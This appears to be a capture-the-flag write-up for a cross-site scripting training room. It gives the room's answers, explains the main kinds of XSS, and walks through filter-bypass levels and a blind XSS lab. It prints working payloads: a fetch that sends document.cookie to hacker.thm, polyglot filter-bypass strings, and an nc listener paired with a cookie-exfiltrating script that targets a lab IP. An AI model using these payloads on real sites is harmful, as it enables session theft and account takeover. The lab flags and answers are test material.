Published: 1 Jan
2026
Published: 1 Jan
2026 5-min read




INTRODUCTION
Task 1: Room Brief
Q. What does XSS stand for?
A. Cross-Site Scripting
Explanation
XSS is a client-side vulnerability where an attacker injects malicious JavaScript into a
trusted website, and that script runs in user’s browser.
An attacker can:
- 🍪 Steal session cookies / JWTs
- 👤 Impersonate users
- 📝 Read or modify page content
- 🔁 Perform actions on behalf of the user
- 🎣 Phish credentials inside the same site
Task 2: XSS Payloads
Q1. Which document property could contain the user's session token?
A1. document.cookie
Q2. Which JavaScript method is often used as a Proof Of Concept?
A2. alert
Explanation
In XSS (Cross-Site Scripting), a payload is the malicious JavaScript code an attacker
injects into a vulnerable web page. When the page loads, the browser executes the payload.
Session Stealing (XSS Payload)
In many web applications, session information (such as login tokens) is stored in browser
cookies. If a site is vulnerable to XSS, an attacker can use injected JavaScript to steal
these cookies.
<script>
  fetch('https://hacker.thm/steal?cookie=' + btoa(document.cookie));
</script>
- document.cookie – Reads all cookies accessible to JavaScript for the current website.
- btoa() – Base64 encodes data and converts cookies into a safe ASCII string.
- fetch(...) – Sends an HTTP request to the attacker’s server (cookies are sent to hacker.thm).
- This XSS payload reads the victim’s cookies, encodes them using Base64, and silently sends them to an attacker-controlled server.
Proof of Concept
A Proof of Concept XSS payload is used to confirm the existence of an XSS vulnerability, not
to cause harm. Its purpose is simply to show that injected JavaScript is executed by the
browser.
The most common PoC payload triggers a browser alert:
<script>alert(‘XSS’);</script>
Task 3: Reflected XSS
Q1. Where in an URL is a good place to test for reflected XSS?
A1. parameters
Explanation
Reflected XSS occurs when data supplied by a user in an HTTP request is immediately inserted
into a web page’s response without proper validation or encoding, allowing malicious scripts
to be executed in the user’s browser.
Example
In a web application that shows an error message for invalid input, if the message content
is taken directly from a query-string parameter (such as an error parameter) and embedded
into the page source without sanitization, an attacker can inject JavaScript that runs when
the page is loaded.
It is generally found at
- URL / query parameters
- Form inputs
- Error messages
- Status or warning messages
- HTTP headers
Task 4: Stored XSS
Q1. How are stored XSS payloads usually stored on a website?
A1. database
Explanation
Stored XSS occurs when a malicious script is permanently saved by a web application, such as
in a database, and is automatically executed in the user’s browsers who view the affected
page.
Example
On a blog that allows users to post comments without properly filtering input, an attacker
can submit a comment containing JavaScript. Because the comment is stored on the server, the
script runs for every user who visits the blog post, without any further interaction.
Task 5: DOM Based XSS
Q1. What unsafe JavaScript method is good to look for in source code?
A1. eval()
Explanation
The DOM is a browser-created, tree-like representation of a web page that allows JavaScript
to read, modify, and interact with HTML elements while the page is loaded.
DOM-Based XSS occurs when malicious input is processed and executed entirely on the client
side by JavaScript, without being sent to or stored on the server. The vulnerability exists
in the way the page’s JavaScript handles untrusted data from the DOM.
Example:
A web page reads data from the URL (such as the fragment or query string) using JavaScript
and writes it directly into the page using unsafe methods like innerHTML. If an attacker
supplies JavaScript code in the URL, it is executed by the browser when the page loads.
Common Attack Methods
- innerHTML
- outerHTML
- document.write()
- document.writeln()
- insertAdjacentHTML()
- eval()
- setTimeout()
- setInterval()
- Function()
- execScript()
Task 6: Blind XSS
Q1. What tool can you use to test for Blind XSS?
A1. XSS Hunter Express
Q2. What type of XSS is very similar to Blind XSS?
A2. Stored XSS
Explanation
- Attacker submits malicious input (e.g., contact form, support ticket, feedback form).
- The application stores the input.
- An administrator later views the stored data.
- The malicious script executes in the admin’s browser.
- The attacker receives the stolen data (usually via an external server).
Attackers often use services like:
- XSSHunter
- Burp Collaborator
- Custom webhook servers
Task 7: Perfecting your payload
Q1. What is the flag you received from level six?
A1. THM{XSS_MASTER}
Explanation
Go through the below steps.
- Level-1 — enter only <script>alert('THM');</script>
- Level-2 — "><script>alert('THM');</script>
- Level-3 — </textarea><script>alert('THM');</script>
- Level-4 — ';alert('THM');//
- Level-5 — <sscriptcript>alert('THM');</sscriptcript>
- Level-6 — /images/cat.jpg" onload="alert('THM');
After level-6 is completed, You will now see the flag below an image.
Polyglot Payloads (in XSS)
Polyglots are specially crafted payloads that execute in multiple contexts (HTML, JavaScript, attributes, URLs, etc.) with a single input. They are designed to:
- Bypass filters
- Work in unknown injection points
- Execute across different parsing contexts
Few Example XSS Polyglot
- HTML / SVG — "><svg/onload=alert(1)>
- HTML / SVG — '><svg/onload=alert(1)>
- JavaScript / HTML — javascript:/*--></title></style></textarea></script></xmp><svg/onload=alert(1)>
- HTML — "><img src=x onerror=alert(1)>
- HTML / JavaScript — '></script><svg/onload=alert(1)>
- HTML — </textarea><svg/onload=alert(1)>
- HTML — "><body onload=alert(1)>
- HTML / JavaScript — '><iframe src=javascript:alert(1)>
Task 8: Practical Example (Blind XSS)
Q1. What is the value of the staff-session cookie?
A1. 4AB305E55955197693F01D6F8FD2D321
Explanation

Start the attack box. On this machine set up nc in listening mode on port 9001 with the
following command
nc -nlvp 9001
On Target WebSite
- Visit the target website and create a user account.
-
After logging in, go to the Support Tickets tab and create a ticket with subject
test and content:
</textarea>test. -
Open the ticket. If you see test displayed below the textarea,
it indicates that you successfully escaped the HTML
<textarea>element. -
Create another ticket with the content:
</textarea><script>alert('THM');</script>. - When you open the ticket, an alert box should appear, confirming XSS execution.
- Now create one more ticket with the actual payload shown below.
</textarea><script>fetch('http://10.48.85.47:9001?cookie=' + btoa(document.cookie));</script>
Upon opening the ticket, you will receive the cookie in attack-box terminal as shown in image below. Copy the cookie and decode it using https://www.base64decode.org/ website, where you will get the session cookie.